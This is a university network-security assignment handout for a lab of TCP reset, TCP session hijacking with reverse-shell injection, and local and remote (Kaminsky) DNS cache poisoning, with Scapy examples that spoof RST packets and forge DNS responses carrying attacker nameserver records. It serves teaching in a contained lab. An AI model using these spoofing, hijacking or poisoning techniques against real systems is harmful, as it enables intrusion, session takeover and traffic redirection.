

FIT 3031 Network Security Assignment (S2 2020)

Total marks 100

Due on October 31st, Saturday, 23:59:59

1 Overview

The learning objective of this assignment is for you to gain a first-hand experience on network attacks (i.e., TCP and DNS attacks) and get a deeper understanding on how to launch these attacks in practice. All tasks in this assignment can be done on the virtual machine <https://cloudstor.aarnet.edu.au/plus/s/eQCh2WtRbtoyBnK> as used in Lab Week 8-Network Attacks; containers have been properly set up for the tasks of this assignment.

2 Submission Policy

You need to submit a lab report (one single PDF file) to describe what you have done and what you have observed with screen shots whenever necessary; you also need to provide explanation or codes to the observations that are related to the tasks. In your report, you are expected to answer all the questions listed in this manual. Typeset your report into .pdf format (make sure it can be opened with Adobe Reader) and name it as the format: **[Your Name]-[Student ID]-FIT3031-Assignment**, e.g., HarryPotter-12345678-FIT3031-Assignment.pdf.

All source code if required should be embedded in your report. In addition, if a demonstration video is required, you should record your screen demonstration with your voice explanation and upload the video to your Monash Google Drive. The shared URL of the video should be mentioned in your report wherever required. You can use this free tool to make the video: <https://monash-panopto.aarnet.edu.au/>; other tools are also fine. Then, please upload the PDF file to Moodle. Note: the assignment is due on **October 31st, 2020, Saturday, 23:59:59 (Firm!)**.

Late submission penalty: 10-point deduction per day. If you require a special consideration, the application should be submitted and notified at least three days in advance. Zero tolerance on plagiarism: If you are found cheating, penalties will be applied, i.e., a zero grade for the unit. The demonstration video is also used to detect/avoid plagiarism. University policies can be found at <https://www.monash.edu/students/academic/policies/academic-integrity>

3 Environment Setup

In this section, you need to double check whether you have configured the network adapter for the virtual machine that you have downloaded in Lab Week 8-Network Attack Lab. If you have used the VM during Lab Week 8, you can re-use it and open three different terminals in the VM to log into server, client, and attacker containers. Otherwise, if you just download the VM for the first time, we refer you to [Environment Setup](#) in Week 1. Some common commands working with Linux containers can be found in Appendix 7.1.

4 TCP Attacks – Using Scapy [40 Marks]

The Transmission Control Protocol (TCP) is a core protocol of the Internet protocol suite. It sits on top of the IP layer, and provides a reliable and ordered communication channel between applications running on networked computers. TCP is in a layer called Transport layer, which provides host-to-host communication services for applications. To achieve such reliable and order communication, TCP requires both ends of a communication to maintain a connection. Unfortunately, when TCP was developed, no security mechanism was built into this protocol, making it possible for attackers to eavesdrop on connections, break connections or hijack connections. In this section, you are required to perform these attacks using Scapy—a packet manipulation tool for computer networks written in Python. You can find more examples how to construct TCP packets with Scapy in Appendix 7.3.

4.1 Task 1: TCP Reset Attacks [15 Marks]

In the stream of packets of a TCP connection, each packet contains a TCP header. In the header, there is a bit known as the "reset" (RST) flag. In most packets, this bit is set to 0 and has no effect; however, if this bit is set to 1, it indicates that the receiver should immediately stop using the TCP connection. That means it should not send back any more packets using the connection's identifying numbers, called ports, and discard any further packets with headers belong to that connection. A TCP reset basically kills a TCP connection instantly.

It is possible for a third computer (aka attacker) to monitor the TCP packets on the connection and then send a "forged" packet containing a TCP reset to one or both endpoints. The headers in the forged packet must indicate, falsely, that it came from an endpoint, not the forger. This information includes the endpoint IP addresses and port numbers. Every field in the IP and TCP headers must be set to a convincing forged value for the fake reset to trick the endpoint into closing the TCP connection.

The idea is quite simple: to break up a TCP connection between A and B, the attacker just spoofs a TCP RST packet from A to B or from B to A.

Q1: Connect from **client** (container) to **server** (container) using SSH (from **client** terminal execute *ssh 10.4.1.15*), the username and password are same: *client*. Perform TCP RST attack, from **attacker** (container), on SSH service using Scapy (python-based) packet generator. The **client** terminal should show the connection is terminated. Please submit your python code and the steps, along with video link showing that you have performed the attack. (**Python code: 5 marks, explanation during recording demonstration: 5 marks**)

*Hint: You can refer to a scapy example located in /root/rete.py in the **attacker** container to have a better understanding how to construct a reset TCP packet.*

Q2: Briefly explain the TCP RST attack and propose at least two theoretical countermeasures. You do not have to do any configuration/implementation for this task. (**Explanation: 2.5 marks, countermeasures: 2.5 marks**)

4.2 Task 2: TCP Session Hijacking Attacks [25 Marks]


Once a TCP client and server finish the three-way handshake protocol, a connection is established, and we call it a TCP session. From then on, both ends can send data to each other. Since a computer can have multiple concurrent TCP sessions with other computers, when it receives a packet, it needs to know which TCP session the packet belongs to. TCP uses four elements to make that decision, i.e., to uniquely identify a session: (1) source IP address, (2) destination IP address, (3) source port number, and (4) destination port number.

We call these four fields as the signature of a TCP session. As we have already learned, spoofing packets is not difficult. What if we spoof a TCP packet, whose signature matches that of an existing TCP session on the target machine? Will this packet be accepted by the target? Clearly, if the above four elements match with the signature of the session, the receiver cannot tell whether the packet comes from the real sender or an attacker, so it considers the packet as belonging to the session.

However, for the packet to be accepted, one more critical condition needs to be satisfied. It is the TCP sequence number. TCP is a connection-oriented protocol and treats data as a stream, so each octet in the TCP session has a unique sequence number, identifying its position in the stream. The TCP header contains a 32-bit sequence number field, which contains the sequence number of the first octet in the payload. When the receiver gets a TCP packet, it places the TCP data (payload) in a buffer; where exactly the payload is placed inside the buffer depends on the sequence number. This way, even if TCP packets arrive out of order, TCP can always place their data in the buffer using the correct order.

The objective of this task is to hijack an existing TCP connection (session) between client and server by injecting malicious contents into their session.

Q3: Connect TELNET from **client** to **server** (from **client** terminal execute *telnet 10.4.1.15*), the username and password are same: *client*. Write a python code, using scapy, which can inject packets in the **client-server** telnet communication, the goal is to make a directory called “attacker” at the **server** (as seen in the screenshot below). You can use **attacker** container to run the python code. Submit python code and steps, along with video link that demonstrates you have performed the attack. (**Python code: 5 marks, explanation during recording demonstration: 5 marks**)



```
root@server:~# ls
attacker
```

Q4: Connect TELNET from **client** to **server** (from **client** terminal execute *telnet 10.4.1.15*), the username and password are same: *client*. The objective is to get a reverse shell from **server**. Reverse shell is a shell process running on a remote machine, connecting back to the attacker’s machine. We are omitting the details of reverse shell and encourage students to research about it, you can start from [here \(https://hackernoon.com/reverse-shell-cf154df6ee6bd\)](https://hackernoon.com/reverse-shell-cf154df6ee6bd). Write a python code, using Scapy, which can inject packets in **client-server** telnet communication and create a reverse shell from **server**, which connects back to **attacker** (as seen in the screenshot below). Submit python code and steps, along with video link showing that you have performed the attack. (**Python code: 5 marks, explanation during recording demonstration: 5 marks**)

```
root@attacker:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [10.4.1.15] port 4444 [tcp/*] accepted (family 2, sport 50152)
```


Q5: Connect SSH from **client** to **server** (from **client** terminal execute `ssh 10.4.1.15`), the username and password are same: *client*. Perform same TCP hijacking attacks as you did for TELNET, i.e. make attacker directory in **server** and create a reverse shell from **server** to **attacker** by hijacking SSH connection. If your attacks are successful, please submit python code and steps, along with video link showing that you have performed the attacks. If your attacks were unsuccessful, explain the reason in detail.

(Python Code and Explanation during recording demonstration: 5 marks)


5 DNS Attacks – Using Scapy [60 Marks]

Domain Name System (DNS) is an essential component of the Internet infrastructure. It serves as the phone book for the Internet, so computers can look up for “telephone number” (i.e. IP addresses) from domain names. Without knowing the IP address, computers will not be able to communicate with one another. Due to its importance, the DNS infrastructure faces frequent attacks. In this section, you will explore the most primary attack on DNS. That is DNS cache poisoning by investigating both Local and Remote DNS cache poisoning attacks.

Due to the large number of computers and networks on the Internet, the domain namespace is organised in a hierarchical tree-like structure. Each node on the tree is called a domain or sub-domain when referencing to its parent node. The following figure depicts a part of the domain hierarchy.



The domain hierarchy tree structure describes how the domain namespace is organised, but that is not exactly how the domain name systems are organised. Domain name systems are organised according to zones. A DNS zone basically groups contiguous domains and sub-domains on the domain tree, and assign the management authority to an entity. Each zone is managed by an authority, while a domain does not indicate any authority information. The following figure depicts an example of the example.com domain.



Assume that example.com in the above figure is an international company, with branches all over the world, so the company's domain is further divided into multiple sub-domains, including usa.example.com, uk.example.com, and france.example.com. Inside US, the usa sub-domain is further divided into chicago, boston, and nyc subdomains.

Each DNS zone has at least one authoritative nameserver that publishes information about that zone. The goal of a DNS query is to eventually ask the authoritative DNS server for answers. That is why they are called authoritative because they provide the original and definitive answers to DNS queries, as opposed to obtaining the answers from other DNS servers.

With such arrangement, the root zone for example.com only needs to keep records of who the authority is for each of its subdomains. By doing this, it maintains the independence among the branches in different countries and enable the administrative right of those subdomains, so the branch in each country manages its own DNS information.

For a given DNS query, if your local DNS server does not the answer, it will ask other DNS servers on the Internet for answer via hierarchical authority servers. The following example demonstrates a dig (DNS query) for the domain www.example.net when sending the query directly to one of the root server (i.e. a.root-servers.net).

Directly send the query to this server.

```

seed@ubuntu:~$ dig @a.root-servers.net www.example.net

(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
net.      172800 IN      NS      m.gtld-servers.net.
net.      172800 IN      NS      l.gtld-servers.net.
net.      172800 IN      NS      k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net. 172800 IN      A      192.55.83.30
l.gtld-servers.net. 172800 IN      A      192.41.162.30
k.gtld-servers.net. 172800 IN      A      192.52.178.30
  
```

No answer (the root does not know the answer)

Go ask them!


There are four types of sections in a DNS response: *question section*, *answer section*, *authority section*, and *additional section*. From the above result, we can see that the root server does not

know the answer (because the reply does not include an *answer section*, but it tells several authoritative nameservers for the net zone (the NS records in the *authority section*), along with their IP address if possible in the *additional section*). If you continuously dig the domain `www.example.net` on one these authoritative nameservers, you will finally end up with the *answer section* showing the IP address of the machine hosting the website for `www.example.net`.

When your local DNS server gets information from other DNS servers, it caches the information, so if the same information is needed, it will not waste time to ask again.

5.1 Task 3: Local DNS Attack targeting Authority Nameserver [20 Marks]

We recalled that a DNS response contains *question section*, *answer section*, *authority section*, and *additional section*. If we only target the *answer section*, the attack only affects one hostname. Real DNS attacks usually target the *authority section* by providing a fake NS record for the target domain in the *authority section*. If the fake NS record is cached, when the victim local DNS server tries to find any IP address in the target domain, it will send a request to the malicious nameserver specified in the fake NS record. Such an attack can affect all the hostnames in the target domain. In this task, you will explore how to target the authority server of `example.net` and manage to replace it with “`ns1.FIT3031.attacker.com`” and “`ns2.FIT3031.attacker.com`”. The following figure depicts how the attacker works.



Hint: You always need to run the CORE simulation with the simulation file `network.imm` (the file located in the VM's desktop) so that the network simulation can be run and connected with Internet. Then, to achieve the task, you should run another terminal from **server** container to simulate the attacker who is in the same LAN network. You should also flush the DNS server's cache to refresh the DNS query response. In addition, you can review the existing script `spoof_dns.py` that has already been included in the server container at `/root/spoof_dns.py`. The script currently has demonstrated how to spoof the answer section when constructing forged DNS packet response. You can also find more examples how to construct DNS packets with Scapy in Appendix 7.3. Other commands including flushing DNS server's cache and restart DNS server can also be found in Appendix 7.2.

Q6: Submit your python code and write comments in the code step by step to perform the directly spoofing DNS attack that modifies the authority server of `example.net` to be “`ns1.FIT3031.attacker.com`” and “`ns2.FIT3031.attacker.com`”. (**Python code: 10 marks**). If the attack works, you should see the result as in following figures for which the malicious authoritative servers are taken place.


```

root@client:~# dig www.example.net
;; Warning: Message parser reports malformed message packet.

<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13147
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          303030  IN      A      10.0.0.2

;; AUTHORITY SECTION:
example.net.              259200  IN      NS      ns1.FIT3031.attacker.com.
example.net.              259200  IN      NS      ns2.FIT3031.attacker.com.

;; Query time: 8 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Sun Sep 15 12:54:57 UTC 2019
;; MSG SIZE rcvd: 162

root@client:~# █

```


Q7: Provide your explanation in video demonstration to support your directly spoofing DNS attacks above. (**Explanation and attack's results: 5 marks, highlight Wireshark packet monitor in the video: 5 marks**)

5.2 Task 4: Remote DNS Attack targeting Authority Server [40 Marks]

The previous local DNS attacks assume the attacker and the DNS victim server are on the same LAN so that she can observe the DNS query message and reply with a forged DNS packet. When the attacker and the DNS server are not on the same LAN, the attack becomes harder since the attacker cannot see the DNS query. When the DNS victim server cannot resolve the DNS query, it will forward the DNS query packet to the forwarder DNS server (Google DNS server in our current setup). The DNS query is sent via a UDP packet where the UDP's source port is a 16-bit random number. In addition, the 16-bit transaction ID in the DNS header is also self-created by the DNS victim server. Hence, if the remote attacker wants to forge the DNS response, the forged packet must contain the correct values of these two numbers; otherwise, the reply will not be accepted.

Without being able to sniff the query packet, the remote attacker can only guess these two numbers. The chance is one out of 2^{32} for each guess. If an attacker can send out 1000 spoofed responses, it may take several days to try up 2^{32} time. In contrast, it only takes few seconds to receive the correct packet response from the forwarder Google DNS. Consequently, that real reply will be cached by the local DNS victim server. To make another try, the attacker has to wait for the server to send out another DNS query when its cache times out. Hence, this attacking chance makes the remote DNS attack unrealistic.

The remote DNS attack had become an open problem until Dan Kaminsky came up with a simple solution in 2008. The attack is depicted in the following figure.



We choose a domain **test.com** as our targeted domain name in this task. The attacker wants to cause the DNS server (10.4.1.15) to use her DNS server (ns.FIT3031.attacker.com) when client (10.4.0.2) query the DNS server for **www.test.com**. The following steps with reference to above figure describe the outline of the attack.

1. The attacker queries the DNS server for a non-existing name in **test.com**, for example **xyz123.test.com**, where **xyz123** is a random name.
2. Since the mapping resolution cannot be resolved by the DNS server's cache, the server forwards the query to Google DNS (8.8.8.8) for that name resolution.
3. In the meantime, the attacker floods the DNS server with many spoofed DBS responses, each trying a different transaction ID and source port number (hoping one guess is correct). In that forged response, not only the attacker provides the IP resolution for the hostname **xyz123.test.com**, but also provides an authority name server for the domain **test.com**.

Even if the response failed, the attacker will go back step one, and try another non-existing random name until the attacker succeeds.

4. Once the attack succeeds, when the client sends a DNS query to the poisoned DNS server for **www.test.com**, the nameserver returned by the DNS server will actually be set by the attacker.

To simplify and shorten the attack's simulation time in this task, we suggest you follow the below steps before doing the task.

1. Double check the IP addresses of the server, attacker, and client to ensure the server and the attacker are not in the same LAN (using ifconfig command)
 - **DNS server:** 10.4.1.15
 - **Remote attacker:** 10.0.0.2 (you should use the attacker's terminal after logging to the **attacker** container by using the following command
sudo lxc exec attacker -- bash
 - **Client:** 10.4.0.2
2. In the **DNS server's** terminal, you can type the following command to configure DNS
sudo nano /etc/bind/named.conf.options

Then, you should remove the secondary Google DNS's forwarder 8.8.4.4 and fix the query source port of the DNS server (i.e. 33333). With this constraint, the attacker now only needs to guess the transactionID of the DNS packet when performing remote DNS attacks. You can review the following figure for the correct configuration of DNS server. In the figure, you can see that the forwarder 8.8.4.4 has been commented and query-source port 33333 has been added.

```
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    recursion yes;
    allow-recursion {any; };
    forwarders {
        8.8.8.8;
        //8.8.4.4;
    };

    query-source port 33333;
    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };
};
```

3. After making the changes in the above step, you should restart your DNS server by using the following command
sudo systemctl restart bind9
4. In this step you need to configure the nameserver of the **attacker** to be the victim DNS server, so that the attacker can send and flood DNS queries to that server. In the **attacker's** terminal, you can type
sudo nano /etc/resolvconf/resolv.conf.d/head
and then comment out Google DNS server's and add "nameserver 10.4.1.15" like the following figure, then save the configuration file by using *Ctrl+O*

```
GNU nano 2.5.3      File: /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# nameserver 8.8.8.8
# nameserver 8.8.4.4
nameserver 10.4.1.15
```

5. Restart the attacker's network in the **attacker container** by using following commands
- ```
sudo resolvconf -u
/etc/init.d/networking restart
```

We provide you the *remote\_dns.py* script template that helps to perform the Kaminsky attack. You can download this template from Moodle and then later modify the template to perform the attack. The template presents what you need to do through each. You can develop this python script and upload it to your attacker container later, or you can upload this template to the container first and modify it later using *nano* or *gedit* editing tools. Appendix 7.1. contains some useful commands that may help you know to how to upload/pull files from your VM to the containers and vice versa. Below is the task breakdown to help you gain the marks.

**Q8:** You need to complete Step 1 in the *remote\_dns.py* to create 10000 dummy hostnames. **(The screenshot of your Python code for this step: 5 marks)**

**Q9:** You need to complete Step 2 in the *remote\_dns.py* to generate a random DNS query for each dummy hostnames. **(The screenshot of your Python code for this step: 5 marks)**

**Q10:** You need to complete Step 3 in the *remote\_dns.py* to flood about 100 random forged response packets. Each packet has:

- A randomly generated transaction ID for DNSpkt. **(5 marks for code and screenshot)**
- The malicious DNS server “ns.FIT3031.attacker.com” is included in the nameserver authority for the domain test.com when you construct DNSpkt. **(10 marks for code and screenshot)**
- *Additional section* showing “ns.FIT3031.attacker.com” has the IP of the attacker 10.0.0.2. **(5 marks for code and screenshot)**

**Q11:** Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:

- Wireshark traffic captured on the Gateway on *eth1* shows the transactionID in DNS packet sent by the victim DNS server to Google, and the correctly matched transaction ID in the forged packet sent by the attacker to the victim DNS server. **(5 marks for your explanation during the demonstration video)**

- From client's terminal, you send a DNS query for `www.test.com`, and then the terminal shows "`ns.FIT3031.attacker.com`" in the *authority section* for the domain `test.com`. (5 marks for your explanation during the demonstration video)

**Hint:** You always need to run the CORE simulation with the `network.imm` (the file located in the VM's desktop) so that the network simulation can be run and connected with Internet. When you launch the attack, you should always turn on Wireshark monitor on `eth1` on Gateway to capture the traffic between attacker and server to support your evidence in Q11. If you launch the attack successfully, you should see the following figures. In average, it may take you several hours to make the attack works successfully.

Attacker's screen shows it poisoned successfully the victim DNS server.

```
> url: thdl2.test.com
> url: a3kdj.test.com
> url: 0lasa.test.com
> url: 1vpep.test.com
> url: 6jmx2.test.com
> url: ydl14.test.com
> url: hliee.test.com
> url: 73ksk.test.com
> url: 2a059.test.com
> url: r19a2.test.com
> url: wgju2.test.com
> url: vydg5.test.com
> url: uqxkt.test.com
> url: hief9.test.com
> url: uvu95.test.com
> url: kbcnt.test.com
> url: fwd1d.test.com
> url: 3skwq.test.com
> url: mvrdo.test.com
> url: 9vla3.test.com
> url: snuy6.test.com
Poisonned the DNS successfully.
```

Wireshark's screen shows the attacker (i.e. 10.0.0.2) send a query for the hostname `snuy6.test.com` to the victim DNS server (i.e. 10.4.1.15), and then the server forwards the query to Google (i.e. 8.8.8.8) with the transaction ID of `0xaba8`.

|         |               |           |           |     |                                               |
|---------|---------------|-----------|-----------|-----|-----------------------------------------------|
| 2101... | 867.664772150 | 10.0.0.2  | 10.4.1.15 | DNS | 74 Standard query 0x0063 A snuy6.test.com     |
| 2101... | 867.665396722 | 10.4.1.15 | 8.8.8.8   | DNS | 85 Standard query 0xaba8 A snuy6.test.com OPT |

Wireshark's screen shows the attacker forged a DNS response from Google to the victim DNS with that correctly guessed transaction ID `0xaba8`. Then, the victim replies to the attacker the poisoned result.

|         |               |           |           |     |                                                                        |
|---------|---------------|-----------|-----------|-----|------------------------------------------------------------------------|
| 2102... | 867.922816082 | 8.8.8.8   | 10.4.1.15 | DNS | 188 Standard query response 0xaba8 A snuy6.test.com A 10.0.0.2 NS ns.F |
| 2102... | 867.932497746 | 10.4.1.15 | 10.0.0.2  | DNS | 140 Standard query response 0x0063 A snuy6.test.com A 10.0.0.2 NS ns.F |

Client's screen shows the malicious DNS nameserver when querying the DNS server of `test.com` in the *authority section*.

```
root@client:~# dig test.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> test.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 38034
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;test.com. IN A

;; ANSWER SECTION:
test.com. 3305 IN A 69.172.200.235

;; AUTHORITY SECTION:
test.com. 85712 IN NS ns.FIT3031.attacker.com.

;; ADDITIONAL SECTION:
ns.FIT3031.attacker.com. 85712 IN A 10.0.0.2
```

## 6 Acknowledgement

Parts of this assignment and instructions are based on the SEED project (Developing Instructional Laboratory for Computer Security Education) <https://seedsecuritylabs.org>.

## Appendix

### 7.1 Common commands to manipulate Linux containers

- Example about logging to the attacker container

```
sierra@coryVM:~$ sudo lxc exec attacker -- bash
[sudo] password for sierra:
root@attacker:~#
```

- Example about restarting the client container

```
sierra@coryVM:~$ sudo lxc stop client
[sudo] password for sierra:
sierra@coryVM:~$ sudo lxc start client
sierra@coryVM:~$
```

- Upload a “test.py” file from Desktop of VM to the root folder of attacker container

```
sierra@coryVM:~$ cd Desktop/
sierra@coryVM:~/Desktop$ sudo lxc file push test.py attacker/root/
[sudo] password for sierra:
sierra@coryVM:~/Desktop$
```

```
root@attacker:~# pwd
/root
root@attacker:~# ls
remote_dns.py remote_dns_2.py reste.py test.py
root@attacker:~#
```

- Pull a “test.py” file from attacker container to **Desktop** of the VM. Note that the dot “.” at the end of the command is very important to pull to the current directory path.

```
sierra@coryVM:~$ cd Desktop/
sierra@coryVM:~/Desktop$ sudo lxc file pull attacker/root/test.py .
[sudo] password for sierra:
sierra@coryVM:~/Desktop$
```

### 7.2 Command commands to manipulate BIND9 DNS server

- Restart the Bind9 DNS server at the server container

```
sierra@coryVM:~$ sudo lxc exec server -- bash
[sudo] password for sierra:
root@server:~# sudo systemctl restart bind9
root@server:~#
```

- Clear the cache of the DNS server

```
sierra@coryVM:~$ sudo lxc exec server -- bash
[sudo] password for sierra:
root@server:~# sudo rndc flush
root@server:~#
```

### 7.3 Examples how to write packets with Scapy

- Write a TCP Reset packet with src= 10.0.2.69, destination= 10.0.2.68, with source port =23 and destination port=53520, and flag Reset turn on.

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.0.2.69", dst="10.0.2.68")
TCPLayer = TCP(sport=23, dport=53520, flags="R",
seq=1493270842)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

- Send a DNS query to Google DNS 8.8.8.8 on the UDP destination port 53 to query about the hostname 'www.syracuse.edu' to receive a response.

```
#!/usr/bin/python3
from scapy.all import *

IPpkt = IP(dst='8.8.8.8')
UDPpkt = UDP(dport=53)

Qdsec = DNSQR(qname='www.syracuse.edu')
DNSpkt = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
reply = sr1(Querypkt)
ls(reply[DNS])
```

- The following code demonstrate constructing a DNS response on the DNS server.

```
#!/usr/bin/python3
from scapy.all import *
from socket import AF_INET, SOCK_DGRAM, socket

sock = socket(AF_INET, SOCK_DGRAM)
sock.bind(('0.0.0.0', 1053))

while True:
 request, addr = sock.recvfrom(4096)
 DNSreq = DNS(request)
 query = DNSreq.qd.qname
 print(query.decode('ascii'))

 Anssec = DNSRR(rrname=DNSreq.qd.qname, type='A',
 rdata='10.2.3.6', ttl=259200)
 NSsec1 = DNSRR(rrname="example.com", type='NS',
 rdata='ns1.example.com', ttl=259200)
 NSsec2 = DNSRR(rrname="example.com", type='NS',
 rdata='ns2.example.com', ttl=259200)
 Addsec1 = DNSRR(rrname='ns1.example.com', type='A',
 rdata='10.2.3.1', ttl=259200)
 Addsec2 = DNSRR(rrname='ns2.example.com', type='A',
 rdata='10.2.3.2', ttl=259200)
 DNSpkt = DNS(id=DNSreq.id, aa=1, rd=0, qr=1,
 qdcount=1, ancourt=1, nscount=2, arcount=2,
 qd=DNSreq.qd, an=Anssec,
 ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
 print(repr(DNSpkt))
 sock.sendto(bytes(DNSpkt), addr)
```

- Spoof the DNS response packet when querying `www.example.net` from the source host `10.0.2.69`.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
 if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
 IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
 UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

 Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
 rdata='1.2.3.4', ttl=259200)
 NSsec = DNSRR(rrname="example.net", type='NS',
 rdata='ns.attacker32.com', ttl=259200)
 DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
 aa=1, rd=0, qdcount=1, qr=1, ancourt=1, nscount=1,
 an=Anssec, ns=NSsec)
 spoofpkt = IPpkt/UDPpkt/DNSpkt
 send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
 prn=spoof_dns)
```